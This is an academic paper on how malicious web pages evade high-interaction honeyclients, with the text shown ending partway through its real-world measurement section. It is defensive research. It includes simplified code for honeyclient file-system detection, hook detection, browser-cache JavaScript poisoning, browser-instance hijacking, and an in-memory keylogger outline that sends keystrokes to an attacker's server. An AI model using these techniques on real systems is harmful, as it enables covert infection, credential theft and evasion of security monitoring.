Escape from Monkey Island: ⋆ Evading High-Interaction Honeyclients

Alexandros Kapravelos[1], Marco Cova[2], Christopher Kruegel[1], Giovanni Vigna[1]

[1] UC Santa Barbara {kapravel,chris,vigna}@cs.ucsb.edu
[2] University of Birmingham, UK {m.cova}@cs.bham.ac.uk

Abstract. High-interaction honeyclients are the tools of choice to detect malicious web pages that launch drive-by-download attacks. Unfortunately, the approach used by these tools, which, in most cases, is to identify the side-effects of a successful attack rather than the attack itself, leaves open the possibility for malicious pages to perform evasion techniques that allow one to execute an attack without detection or to behave in a benign way when being analyzed. In this paper, we examine the security model that high-interaction honeyclients use and evaluate their weaknesses in practice. We introduce and discuss a number of possible attacks, and we test them against several popular, well-known high-interaction honeyclients. Our attacks evade the detection of these tools, while successfully attacking regular visitors of malicious web pages.

1 Introduction

In a drive-by-download attack, a user is lured into visiting a malicious web page, which contains code that exploits vulnerabilities in the user's browser and/or its environment. If successful, the exploits can execute arbitrary code on the victim's machine [33]. This ability is typically used to automatically download and run malware programs on the compromised machine, which, as a consequence, often becomes part of a botnet [31].

Drive-by-download attacks are one of the most pervasive threats on the web, and past measurements have found millions of malicious web pages [3, 32]. In addition, studies have shown that a large portion of the online population uses software that is vulnerable to the exploits used in drive-by-download attacks [12].

A primary line of defense against drive-by-download attacks consists of detecting web pages that perform such attacks and publishing their addresses on blacklists. Then, browsers can consult these blacklists and block requests to pages that are known to be malicious. This mechanism is currently used in all major browsers, typically by querying Google's Safe Browsing API or Microsoft's SmartScreen Filter [14, 23].

The creation of comprehensive lists of malicious web pages requires mechanisms to detect drive-by-download attacks. The current state-of-the-art for the detection of these attacks is high-interaction honeyclients. High-interaction honeyclients are systems where a vulnerable browser is used to visit potentially malicious web sites. During the visit of a web page, the system (typically, an instrumented virtual machine) is

⋆ The title is a pun that uses the name of a famous LucasArts computer adventure game to describe the purpose of our attacks, which is to evade high-interaction honeyclients such as *HoneyMonkey* [46].

monitored so that all changes to the underlying file system, configuration settings, and running processes are recorded. If any unexpected modification occurs, this is considered the manifestation of a successful attack, and the corresponding web page is flagged as malicious [25, 26, 32, 40, 46].

The approach used in high-interaction honeyclients focuses on detecting the side-effects of a successful exploit (i.e., the changes to the underlying system), rather than detecting the exploit itself, an approach that some refer to as "state-change-based detection" [46]. While this approach has merits (e.g., it provides very convincing evidence of the maliciousness of a detected page), it also creates an opportunity to attack the detection system. More precisely, an attacker can use the window between the launching of an exploit and the execution of its actual drive-by component (whose effects are detected by a high-interaction honeyclients) to attack and evade the honeyclient.

In this paper, the security model of high-interaction honeyclients is put under the microscope and its weaknesses are evaluated in practice. More precisely, we first review high-interaction honeyclients in general, discussing different possible designs and their security properties. We then introduce a number of possible attacks that leverage weaknesses in the design of high-interaction honeyclients to evade their detection. Finally, we implement these attacks and test them against four popular, well-known implementations of high-interaction honeyclients. Our attacks allow malicious web pages to avoid being detected by a high-interaction honeyclient, while continuing to be effective against regular visitors. Some of these attacks have been previously described; nevertheless, we show concrete implementations that successfully bypass well-known, commonly-used honeyclient tools. In addition, we introduce three novel honeyclient attacks (JavaScript-based honeyclient detection, in-memory execution, whitelist-based attacks) that enable us to detect the presence of a high-interaction honeyclient or to perform a drive-by-download without triggering the honeyclient's detection mechanisms.

We also note that it is relatively easy to retrofit existing drive-by-download toolkits with the evasion techniques that we present here. This makes their impact even more worrisome, and it increases the urgency for implementing adequate defensive mechanisms in high-interaction honeyclients.

2 Related Work

Our work is mainly related to the problems of identifying weaknesses in the defensive systems designed to monitor and detect the execution of malicious programs, and of devising attacks against them. Here, we will review the current state-of-the-art in these areas, focusing in particular on systems that detect web-based and binary malware and on intrusion detection tools.

Web-based malware monitors. Attacks against high-interaction honeyclients have been previously discussed. In particular, Wang et al. discuss three avenues to evade their HoneyMonkey system [46]: *(i)* identifying HoneyMonkey machines (based on detecting their IP addresses, by testing whether the browser is driven by a human, or by identifying the presence of a virtual machine or the HoneyMonkey code itself); *(ii)* running exploits that do not trigger HoneyMonkey's detection (e.g., by using time delays); and *(iii)* randomizing the attack (trading off infection rates for detection rates).

We build on and extend this research in several ways. First, we have implemented the aforementioned attacks and confirmed that they are (still) effective against all current, publicly-available honeyclient systems. Second, we introduce and discuss in detail novel attacks against high-interaction honeyclients, with the goal of providing simple and practical implementations. Finally, we discuss the design trade-offs of these attacks. For example, we show how to detect the presence of a honeyclient from a page's JavaScript and from an exploit's shellcode. JavaScript-based attacks have more limited capability because they are restricted by the JavaScript security model (e.g., they cannot be used to detect hooks in the memory of a process), but they are more difficult to detect by current honeyclients because they do not cause any change on the attacked system (e.g., no new file is created and no exploit is launched).

We also note that Wang's paper concludes its discussion of possible countermeasures by introducing the Vulnerability-Specific Exploit Detector (VSED), a tool that checks the browser with vulnerability-specific predicates to determine when an attack is about to trigger a vulnerability. The attentive reader will notice that VSED represents a significant deviation from the traditional state-change-based approach for the detection of drive-by-download attacks. In fact, while state-change-based approaches focus on detecting the consequences of a successful drive-by-download, VSED attempts to detect the actual exploitation.

Some of the attacks identified in [46] have become standard in several drive-by-download toolkits. In particular, it is common for these kits to launch an attack only once per visiting IP [33], to only attack clients coming from specific geographic regions (determined on the basis of GeoIP location data) [4], and to avoid attacking IPs known to belong to security researchers and security companies [15]. Another attack against detection tools used by some drive-by-download campaigns consists of waiting for some minimal user interaction before launching the exploit. For example, the JavaScript code used by Mebroot triggers only when the user clicks on a page's link or releases the mouse anywhere on the page. We are not aware of other attack classes that we present being actively and widely used in the wild.

Malware sandboxes. Binary malware is a significant security threat, and, consequently, a large body of work exists to analyze and detect malicious code. Currently, the most popular approach for malware analysis relies on dynamic analysis systems, often called sandboxes [1, 2, 7, 18, 29, 41]. A sandbox is an instrumented execution environment that runs a potentially malicious program, while monitoring its interactions with the operating system and other hosts. Similarly to honeyclients, malware sandboxes execute unknown code and determine its maliciousness based on the analysis of its behavior.

Since system emulators and virtual machines are commonly employed to implement sandboxes, malware authors have developed a number of techniques to identify them (and, thus, avoid the detection of the monitoring system). For example, a number of instructions have been identified that behave differently on a virtualized or emulated environment than on a real machine [9, 22, 30, 36, 38]. This has led researchers to design monitoring systems that are transparent to malware checks (i.e., that cannot be easily distinguished from regular hosts), by either removing artifacts of regular mon-

itoring tools [21] or by introducing mechanisms (such as virtualization and dynamic translation) that by design remain transparent to a wider range of checks [8, 44].

Another class of attacks against a malware sandbox consists of detecting, disabling, or otherwise subverting its monitoring facilities. These threats have prompted researchers to experiment with new designs for monitoring systems, in which the monitoring components are protected by isolating them from the untrusted monitored environment through hardware memory protection and virtualization features ("in-VM" designs) [39] or by removing them from the monitored environment ("out-of-VM" designs) [17].

In this paper we dissect the monitoring and isolation mechanisms employed in high-interaction honeyclient. As we will see, many of the approaches currently used are vulnerable to attacks similar to those devised against malware monitoring systems.

Intrusion detection systems. Our work continues the line of research on attacking tools designed to detect malicious activity, in particular, intrusion detection systems (IDSs). A few notable results include Ptacek and Newsham's attacks against network IDSs [34], Fogla and Lee's evasion attacks against anomaly-based IDSs [11], Vigna et al.'s approach to evade signature-based IDSs [45], and Van Gundy et al.'s "omission" attack against signature generation tools for polymorphic worms [43]. Our research identifies high-interaction honeyclients as a new, important target for offensive techniques, and shows weaknesses in several popular implementations.

3 Honeyclients

High-interaction honeyclients use a full-featured web browser to visit potentially malicious web pages. The environment in which the browser runs is monitored to determine if the visit resulted in the system being compromised. In particular, the honeyclient records all the modifications that occur during the visit of a page, such as files created or deleted, registry keys modified, and processes launched. If any unexpected modification occurs, this is considered as the manifestation of an attack, and the corresponding page is flagged as malicious.

In this section, we describe the security requirements for honeyclients; we then discuss the key design choices in the development of honeyclients; and conclude examining in detail a specific honeyclient implementation.

3.1 Security requirements for high-interaction honeyclients

An ideal honeyclient system would be capable of detecting all the malicious web pages that it visits. There are three general reasons that may cause a missed detection: 1) the honeyclient is not exploitable, thus the attack performed by the malicious web page is not successful; 2) the honeyclient is incapable of monitoring the changes caused by a successful attack, thus the attack is not detected; and 3) the presence of the honeyclient is detected by the malicious pages, thus the attack is not run.

The first issue (the honeyclient must be vulnerable) can be addressed through careful configuration of the honeyclient system. Old, vulnerable versions of browsers and operating systems are used, and a large number of additional components (plugins and



Fig. 1. Malicious code interaction with the Honeyclient system.

ActiveX) are installed on the system, to maximize the possibility of successful exploits[3]. Even if this configuration is a complex task, in the rest of this paper, we will assume that the honeyclient system is vulnerable to at least one of the exploits launched by a malicious page.

Second, effective monitoring requires that the monitoring facilities used by the honeyclient system cannot by bypassed by an attack. The well-known reference monitor concept [16] describes a set of requirements that security mechanisms must enforce to prevent tampering from the attacker and to ensure valid detection of the malicious activity:

Provide complete mediation: The monitoring mechanism must always be invoked, when a potentially malicious URL is tested on the system. It is essential in the case of honeyclients that the mechanism is able to detect all the possible changes that a successful attack could produce on the targeted system.

Be tamperproof: The monitoring mechanism should not be susceptible to tampering. For the honeyclient, this means that the malicious code should not be able to affect it in any way. For example, if the malicious code were able to kill the monitoring process or to blame another URL for the malicious activity, the reference monitor would be useless.

Be verifiable: The monitoring mechanism should be easy to verify for completeness and correctness. Unfortunately, this might not be an easy task, given the complexity of today's honeyclients, which include large operating systems (e.g., Windows) and applications (browsers).

[3] In [5] we showed that this approach has some inherent limitations, as there is a large number of vulnerable plugins, some of which may be incompatible with each other. Therefore, it may be impractical to create an environment that is vulnerable to all known attacks.

A third venue of evasion is related to the **transparency** [13] of a high-interaction honeyclient. The honeyclient system should be indistinguishable from a regular host, to prevent malicious web pages from behaving differently inside a monitoring environment than on a real host.

3.2 Design choices for high-interaction honeyclients

Given the requirements described above, there are a few important design choices that can be made when developing a high-interaction honeyclient.

A first design choice is the placement of the monitoring mechanism inside or outside the guest environment executing the browser process. This "in-VM" vs. "out-of-VM" choice is a well-known and widely-discussed aspect of any malware analysis environment. Developing the monitoring mechanisms within the guest operating system greatly simplifies the architecture of the system, but, at the same time, makes the system vulnerable to detection, as the artifacts that implement the monitoring infrastructure cohabitate with the malicious code. By implementing the monitor at the kernel-level it is possible to better control access to the monitoring artifacts (drivers, processes, etc.) However, this is at the cost of increased complexity. In addition, there exist honeynet vulnerable configurations in which the code that attacks the browser is able to gain access to kernel-level data structures. In this case it might be hard to hide the presence of the monitoring artifact from the malicious code.

We believe that a more appropriate model for honeyclients requires that the monitoring system is completely isolated from the environment. By moving the inspection of the potentially malicious code outside the virtual machine we guarantee that the attacker cannot tamper with the system. In practice, this is not trivial to implement and there are several obstacles to overcome, in order to have a deep insight of the program's execution inside the guest OS without compromising speed. We discuss in more detail the practical implications of running the monitoring system inside the virtual machine in Section 6 and we propose several methods on how to overcome the limitations of this approach.

Another design choice is the type and granularity of monitoring. This is a challenge especially in Windows-based system, because the Windows OS has a very large number of mechanisms for interacting with processes, injecting code, modifying files, etc. and therefore it is not easy to create a monitoring infrastructure that is able to collect the right type of events. This challenge is sometimes simplistically solved by collecting information about the surrounding environment only after the execution of a web page has terminated. By doing so, it is possible to determine if permanent damage has been caused to the guest OS. However, as it will be described later, there are situations in which attacks might not cause side-effects that are detectable.

3.3 Honeyclients in practice

In this section, we provide a brief discussion of the general architecture and mode of operation of high-interaction honeyclients. As an example, we use Capture-HPC [40], a very popular, open-source honeyclient. To determine whether a URL is suspicious,



Fig. 2. Capture-HPC Architecture

Capture-HPC visits this URL with a browser (typically, Internet Explorer) that runs in an instrumented virtual machine.

In Figure 2, a more detailed overview of the architecture of Capture-HPC is shown. The system design follows a client-server model. The server component manages a number of clients and communicates with a VMware Server process to launch new, clean virtual machine instances. Each client component is running inside one of these virtual machines. The client consists of a controller and three kernel modules to monitor file, registry, and process events, respectively. The controller receives a list of URLs from the server and opens a web browser to visit them. When a URL is visited, the kernel modules record all events that are related to the browser (by matching events against the process ID of the browser). The controller then checks the recorded events against a whitelist. This whitelist stores events that are "normal" for the execution of the browser, such as writes to the browser's cache. When events occur that are not filtered by the whitelist, the controller reports these events, together with the URL that triggered them, back to the server. Note that, for performance reasons, Capture-HPC is also capable of spawning multiple browser instances inside the same virtual machine, in order to process URLs in parallel.

In principle, all high-interaction honeyclients share an architecture that is very similar to the one described previously. These systems are all based on virtual machine technology to revert to a clean state when a honeyclient instance gets compromised, and they use a client-server model to provide a URL feed and to detect suspicious activity. For example, HoneyClient [24] uses a stand-alone version of Capture-HPC's client as its detection component. Web Exploit Finder (WEF) [27] works in a way similar to

Capture-HPC, but instead of using kernel modules for monitoring, the system hooks directly into the System Service Dispatch Table (SSDT) to intercept system calls. Finally, Shelia [37] takes a slightly different monitoring approach. Instead of hooking at the kernel level, it directly hooks interesting Windows API function calls inside the browser process.

As it clear from this discussion, real-world, state-of-the-art honeyclients do not satisfy the security requirements described at the beginning of this section. First of all, they all lack transparency. All the available honeyclients operate within the guest VM, and, therefore, they can easily be detected, by looking at specific artifacts. Second, they are not tamperproof, as in a number of cases these tools can be disabled by the same malicious page that they are analyzing. Third, real-world honeyclients do not provide complete mediation. There are situations in which certain operations performed by the malicious web page can have a negative impact on the security of the browser's environment but are not monitored by the system.

Attacks that explicitly exploit these weaknesses are the subject of the next section.

4 Attacks Against Honeyclients

In this section, we describe techniques that an attacker can mount against a honeyclient system. The ultimate goal of the attacker is to avoid the detection of malicious activity while her URL is visited. This can be done by in two ways: *(i)* the attack code can detect the presence of the monitoring system and perform only benign activities, or *(ii)* the attack code is run in such a way that it will avoid detection. That is, the attack does not generate any events that are considered malicious (*e.g.*, no new processes are spawned and no suspicious files or registry keys are accessed).

We implemented several attacks and tested their effectiveness against the four popular honeyclients described in the previous section: Capture-HPC, HoneyClient, Shelia, and WEF. For this test, we selected a buffer overflow exploit [6] that is served in a drive-by-download via Metasploit. The victim images (the honeypots) were running Windows XP with Service Pack 2 and a vulnerable version of Internet Explorer 7. We first verified that each of the four honeypots correctly detect the attack. Then, we modified the drive-by exploit to implement each of the evasion attacks that are described below, and we checked whether the technique was successful in preventing (or evading) detection.

4.1 Detection of the monitoring environment

A honeyclient system should not be differentiable from a true victim. If the attacker is able to detect the presence of a monitoring system, then the malicious code will compromise true victims but will perform only benign actions inside the honeypot.

Virtual machine detection. Due to the fact that many real-world drive-by attacks install malware that tampers with the operating system, most honeyclients make use of virtual machines. This way, a honeyclient can ensure that any change to the system will be reverted back to a safe state through the use of virtual machine snapshots. Although virtual machines make a honeyclient system immune to the attacks that it monitors,

```
1 var script = document.createElement("script")
2 script.type = "text/javascript";
3 script.src = "res://C:\\Program%20Files\\Capture\\
      CaptureClient.exe";
4 script.onreadystatechange= function () {
5   if(this.readyState == "complete")
6     alert("capture-hpc detected!"); };
7 document.getElementsByTagName("head")[0].appendChild(script);
```

Fig. 3. Detecting Capture-HPC presence in the file system with JavaScript.

there is a drawback: the attacker has the opportunity to detect the presence of the virtual machine and, when a VM is detected, conclude that the exploit code is running inside a monitored environment.

There are many known methods that can detect if code is running inside a VMware virtual machine [9, 19, 35]. By using one of these techniques, the adversary can perform a check that her code is not inside a virtualized environment. Since all the tested honeyclients make use of VMware, we have chosen the ScoopyNG checks [19] as our method to detect reliably the presence of virtual machines in practice. Although one can argue that there is an increasing tendency to use virtual machines by moving parts of applications to the cloud, we argue that regular end users do not browse the web through a VM. Rather, the normal case is to run the browser in a non-virtualized environment.

Moreover, we plan to investigate the feasibility for an attacker to detect analysis systems that are based on the emulation of Javascript code, and the consequences from a large scale deployment of such analysis systems.

Honeyclient detection. Another way to detect the presence of a monitoring system is to check for artifacts of the honeyclient itself. For example, the attacker can detect the presence of Capture-HPC and HoneyClient by looking in the file system for the *CaptureClient.exe* binary, by checking whether specific kernel modules are loaded, or by looking for the active processes that belong to these honey clients. Similarly, Shelia and WEF can be detected by looking for their respective executable files, *shelia.exe* and *BrowserControl.exe*, or for their required DLL files. In all cases, the systems do not take any measures to protect themselves from this kind of detection.

Checking for the presence of particular files can even be done in the JavaScript code that is responsible for launching an attack. This makes the check stealthier, because no actual exploit is launched. In Figure 3, we show how an attacker can perform a simple check to see if there are specific programs installed on the client's machine. This novel attack method tricks the JavaScript engine by asking it to load a source script from the client's local file system. We found out, much to our surprise, that JavaScript does not perform any checks to see if the file requested is actually a JavaScript source file. Instead, it attempts to load the file, and, if it is not of an expected format, a JavaScript runtime error is thrown. This allows us to determine if any local file exists, simply by loading it. In this way, we are also able to detect the presence of *VMware Tools*, which reveals the existence of a virtual machine. Notice that this was tested only with Internet Explorer 7 and might not work with all of its versions.

```
1  checkhooks:
2    CMP BYTE [DS:EBX], 0xE9     ; 0xE9 == jmp
3    JE hooked
4    CMP BYTE [DS:EBX], 0xE8     ; 0xE8 == call
5    JE hooked
6    CMP BYTE [DS:EBX], 0x8B     ; 0x8B == mov
7    JE safe_vprotect
8  safe_vprotect:
9    PUSH ESP    ; PDWORD lpflOldProtect
10   PUSH 0x40   ; DWORD flNewProtect,
11               ; PAGE_EXECUTE_READWRITE
12   PUSH 0x7d0 ; SIZE_T dwSize , 2000
13   PUSH EAX    ; LPVOID lpAddress
14   CALL EBX    ; call VirtualProtect
15 hooked:
16   ;function is hooked
17   RET
```

Fig. 4. Function hooks detection: before calling a critical function, we check if it is hooked.

Detection of hooked functions. Recently, there has been some effort in the research community to detect hooks installed by malware [47]. Along similar lines, we try to detect hooks, but the other way around: Our goal is to detect the presence of a monitoring environment. Certain honeyclients (and Shelia in particular) use function call hooking to monitor and intercept calls to critical functions. In this way, the honeyclient can prevent malicious behavior, in addition to detecting the attack. For example, the honeyclient may avoid calling the real *WinExec* function to prevent malware from executing on the system.

To hook functions, honeyclients can make use of the fact that the Windows compiler reserves the first two bytes of library functions for hot-patching. More precisely, the compiler places the instruction *MOV EDI,EDI* at the beginning of each library function prologue, which acts as a two-byte long *NOP* operation. Monitoring systems such as Shelia can then replace this instruction with a jump to a routine of their choice, which, once done, calls the original function properly. In this way, calls to critical functions such as *VirtualProtect, WinExec, etc.* can be intercepted and examined.

In Figure 4, we present the x86 assembly code that can be used to detect the presence of hooks before calling a function. To do this, we verify, before calling a critical function, that the first operation at the memory address where the function is located (*EBX* in our example) contains a *MOV* instruction and not *JMP* or *CALL*. As a result, the exploit code can refuse to run when function hooking is identified, or the attack code could jump over the hook to the first "real" instruction. This technique allows us to successfully detect and evade Shelia. However, this technique does not work against the other tested honeyclients, since they collect information inside the kernel.

HTTP referrer check. As part of a drive-by download attack, the victim issues an HTTP GET request to the attacker's web server to actually download the exploit code.

Of course, the attacker is able to check the referrer of this request. If the attacker has any control over (or knowledge about) the site(s) where her malicious URLs are being advertised, then this information can be used to serve malicious content only when the *Referrer* header matches one of these expected sites. For example, the exploit might be served only if the referrer is `google.com`. Other referrer values indicate that the requests are from analysis systems such as honeypots (although these systems might be able to set the *Referrer* field to an expected value and thwart this check). This attack is effective against all tested honeyclients, since it occurs before the victim's infection and thus is independent of the detection approach.

4.2 Detection evasion

Although the attacker may be unaware that her malware is running in a monitored system, she can perform some tasks that are not easily detectable by honeyclients. These tasks constitute a barrier that can be used to hide or delay the intended, malicious behavior until the adversary is sure that the attacked system is an actual victim computer.

Delayed exploitation. In a drive-by download, the attacker can decide to wait for some time before performing the exploit, or to trigger the execution of an exploit based on the occurrence of a user-triggered event. For example, the malicious JavaScript code can sleep for some seconds. The idea is that this delay will trigger a time-out on the honeyclient system (after which the analysis of the current page is terminated), but it will enable attacks against a real user who keeps the malicious page open long enough (until the time-out expires). The honeyclients that we examined use a timeout of no more than 30 seconds, and hence, can be evaded when running the exploit is delayed by at least this amount of time.

Unfortunately, setting long timeouts makes the attack unreliable, since real users might leave the malicious site before the attack is invoked. Another way to implement a timebomb consists of waiting for some user interaction before launching the attack. This technique can be implemented by using JavaScript event handlers, such as `onMouseOver`. In this case, the idea is that a real user will likely move the mouse over the page, and, by doing so, will generate the `mouseOver` event. This will execute the corresponding handler, which, in turn, launches the attack. A honeyclient, on the other hand, will not trigger such events, and, thus, the attack remains undetected.

In-memory execution. Current honeyclient systems focus on monitoring events that are related to file system, registry, and process activity. Thus, an attack remains undetected as long as the malicious code does not interfere with these operating system resources. However, as the adversary, we would still like to execute additional malware code.

To load and execute malicious code in a stealth fashion, we can make use of remote library injection, in particular, a technique called Reflective DLL injection [10]. In this case, a (remote) library is loaded from the shellcode directly into the memory of the running process, without being registered in the process' list of loaded modules, which is stored in the Process Environment Block (PEB). Once the library is loaded, the shellcode calls an initialization function, which, in our case, injects a thread to the browser's process. At this point, the execution is returned back to the browser, which continues

```
1 void CrawlDirs(wchar startupdir[]) {
2   WIN32_FIND_DATA ffd;
3   HANDLE hFind;
4   hFind = FindFirstFile(startupdir, &ffd);
5   do {
6     if (ffd.dwFileAttributes & FILE_ATTRIBUTE_DIRECTORY)
7       CrawlDirectories(startupdir+"\\"+ffd.cFileName);
8     else {
9       if(is_js_file(ffd.cFileName))
10        patch_js(ffd, path);
11    }
12  } while (FindNextFile(hFind, &ffd) != 0);
13 }
```

Fig. 5. Browser cache poisoning attack.

to run normally. However, there is now an additional thread running that executes the malicious code.

When injecting the malicious code directly into the process, there are no additional processes spawned, files created, or registry entries manipulated. Thus, the attack evades the tested honeyclients. Of course, the malware code itself cannot write to the file system either (or it would be detect). However, it is possible to open network connections and participate in a botnet that, for example, sends spam, steals browser credentials, or conducts denial of service attacks. A drawback is that the malicious code does not survive reboots (or even closing the browser).

Whitelist manipulation. When visiting any URL, the browser interacts with the operating system and generates a certain number of events. Of course, these events do not indicate malicious behavior, and thus, they need to be removed before analyzing the effects that visiting a page has on the system. To this end, honeyclients use whitelists. However, this also means that the attacker has limited freedom in performing certain, whitelisted (operating system) actions, such as browser cache file writes, registry keys accesses *etc.*, that will not be detected as bad. The interesting question is whether these actions can be leveraged to perform malicious activity.

The attacks described in this section are not relevant for Shelia, which uses function hooks to identify malicious activity, but apply to the remaining three honeyclients that record and monitor system calls.

To show the weakness of whitelisting, we have implemented a *browser cache poisoning* attack. This attack leverages that fact that write to files in the Internet Explorer cache are typically permitted. The reason is that reads and writes to these files occur as part of the normal browser operation, and hence, have to be permitted (note that Honeyclients could also disable the browser cache, making this attack ineffective).

We have implemented an attack that poisons any JavaScript file found in Internet Explorer's cache. With "poisoning," we mean that we add to every JavaScript file in the browser's cache a small code snippet that redirects the browser to a malicious site. Thus, whenever the browser opens a page that it has visited before, and this page contains a

```
1 void keylogger() {
2   wchar_t buffer[SIZE];
3   while(1) {
4     /* Appends keystrokes to buffer using GetAsyncKeyState */
5     buffer = get_keys();
6     /* Contacts attacker's webserver with buffer appended to
          path requested using WinHttpSendRequest*/
7     httpget(buffer);
8   }
9 }
```

Fig. 6. In-memory keylogger: collects keystrokes and sends them to the attacker with HTTP GET requests.

link to a cached script, the browser will load and use the local, *modified* version of the script. As a result, the browser will get redirected and re-infected. The purpose of this attack is that it allows the adversary to make a compromise persistent *without* triggering the detection of a high-interaction honeyclient. That is, an adversary could launch an in-memory attack (as described in the previous section) and poison the cached JavaScript files with a redirect to her exploit site. Even when the victim closes the browser or reboots, it is enough to visit any page that loads a modified, cached script, to re-infect the machine in a way that is not detected by a honeyclient.

In Figure 5, we present a simplified version of our implementation of the cache poisoning attack. The algorithm starts from a predefined directory location (in our implementation, the directory *Temporary Internet Files*) and recursively searches for JavaScript source files. When a JavaScript source file is found, then the file is patched by inserting a redirection to the malicious site, using JavaScript's *window.location* property.

As a proof of concept for an attack that uses both in-memory execution and whitelist manipulation, we developed a keylogger that can survive boots. The keylogger runs entirely in memory, and, instead of writing the pressed keys into a file, it uses GET requests to send collected data directly to a web server.

The outline of our implementation is presented in Figure 6. The code shows the body of the thread that is injected into *Internet Explorer's* process with the use of the Reflective DLL injection technique. The implementation is straightforward: we gather keystrokes by invoking the *GetAsyncKeyState* function offered by the Windows API. When our buffer is full, we send the keystrokes to our webserver by appending the buffer to the path field. Our keylogger is part of *Internet Explorer's* process, and thus, is very hard to detect, as it is normal for this process to perform HTTP GET requests.

To survive reboots, the keylogger also poisons all JavaScript source files in the browser cache. As a consequence, after reboot, the next time the victim visits a URL with cached JavaScript code, she will be re-infected. The honeyclients raise no alert, since all activity appears legitimate to their detection routines.

Honeyclient confusion. For performance reasons, honeyclients are capable of visiting multiple URLs at the same time. This speeds up the analysis process significantly, since

```
1 SHDocVw::IShellWindowsPtr spSHWinds;
2 IDispatchPtr spDisp;
3 IWebBrowser2 * pWebBrowser = NULL;
4 HRESULT hr;
5
6 // get all active browsers
7 spSHWinds.CreateInstance(__uuidof(SHDocVw::ShellWindows));
8
9 // get one, or iterate va to get each one
10 spDisp = spSHWinds->Item (va);
11
12 // get IWebBrowser2 pointer
13 hr = spDisp.QueryInterface (IID_IWebBrowser2, & pWebBrowser);
14
15 if (SUCCEEDED(hr) && pWebBrowser != NULL) {
16   visitUrl(pWebBrowser); // with the use of IWebBrowser2::
         Navigate2
17 }
```

Fig. 7. Confuse honeyclient: find an Internet Explorer instance and force it to visit a URL of our choice.

the checking of URLs can be done in parallel by multiple browser instances. By using the process IDs of the different browsers, their events can be distinguished from each another.

The adversary can take advantage of this feature and try to confuse the honeyclient. In particular, the malicious code might carry out activities that are properly detected by the honeyclient as malicious, but they are blamed on a (benign) URL that is concurrently examined.

This is done by searching for concurrent, active Internet Explorer processes, as shown in Figure 7. Through the *IWebBrowser2* interface, we can control each browser instance, in the same way as, for example, Capture-HPC does. At this point, we can force any browser instance to visit a URL of our choice. For example, we can force the browser to visit a malicious URL under our control. This malicious URL can serve a drive-by download exploit that, when successful, downloads and executes malware. Of course, the honeyclient does not know that the browser has been forced to a different URL (by code in another browser instance), since this could also have been the effect of a benign redirect. Thus, even when the malware performs actions that are detected, they will be blamed on the original, benign URL that Capture-HPC has initially loaded into the misdirected browser.

The purpose of this attack is to invalidate the correctness of the results produced by a honeyclient and thus, we propose to use it only when we have previously identified the presence of a monitoring system. Also, the attack does not work when a honeyclient uses only a single browser instance. However, constraining a honeyclient to test one URL at the time forces the honeyclient system to accept a major performance penalty.

4.3 Summary

Attack	Attack successful? Capture-HPC	Shelia	WEF	HoneyClient
Plain drive-by	✗	✗	✗	✗
VM detection	✓	✓	✓	✓
JavaScript FS checks	✓	✓	✓	✓
Hooks detection	✗	✓	✗	✗
HTTP referrer	✓	✓	✓	✓
JS timebomb	✓	✓	✓	✓
In-memory execution	✓	✓	✓	✓
Whitelist manipulation	✓	✗	✓	✓
Confusion attack	✓	✗	✓	✓

Table 1. Summary of the attacks: a ✗ indicates that the attack did not evade the honeyclient, a ✓ indicates that the attack was not detected.

We have implemented all the previously-described attacks and tested them against four popular, open-source honeyclients. Table 1 summarizes our results and shows that each honeyclient is vulnerable to most of the proposed attacks. Moreover, different attack vectors are independent and, hence, can be easily combined.

5 Attacks in the Real World

Detection system	Total URLs	Malicious	Benign
Capture-HPC	33,557	644	32,913
Wepawet	33,557	9,230	24,327

Table 2. Capture-HPC and Wepawet analysis results.

To better understand the extent to which high-interaction honeyclients are attacked in the real-world, we have deployed an installation of Capture-HPC. Then, we have fed this popular, high-interaction honeyclient with 33,557 URLs that were collected from various sources, such as spam URLs, web crawls, and submissions to Wepawet [5].

Then, we compared the detection results of Wepawet and Capture-HPC for the collected URLs. Wepawet is a tool, developed by our group, that uses anomaly-based detection to identify malicious web pages by looking directly for malicious JavaScript, without checking for the byproducts of a successful attack. Notice that a page marked by Wepawet as malicious contains some type of an attack that could compromise a system, but not every system will get compromised by executing the code. We have found that Wepawet has very low false positive and negative rates, and hence, its output serves as ground truth for the purpose of this evaluation [5]. Looking at Table 2, we can see

Malicious/Suspicious URLs undetected by Capture-HPC	
JS Method	Occurrences
setTimeOut	347
onMouseOver	419
onmouseout	403
onClick	137
Referrer	1,894

Table 3. Possible JavaScript evasion techniques against Capture-HPC found in the wild.

that Wepawet found significantly more malicious sites in the wild. Of particular interest are 8,835 cases in which Wepawet detected malicious or suspicious activity, while Capture-HPC marked the URLs as benign, because there is a significant chance that these attacks try to avoid detection by systems such as Capture-HPC.

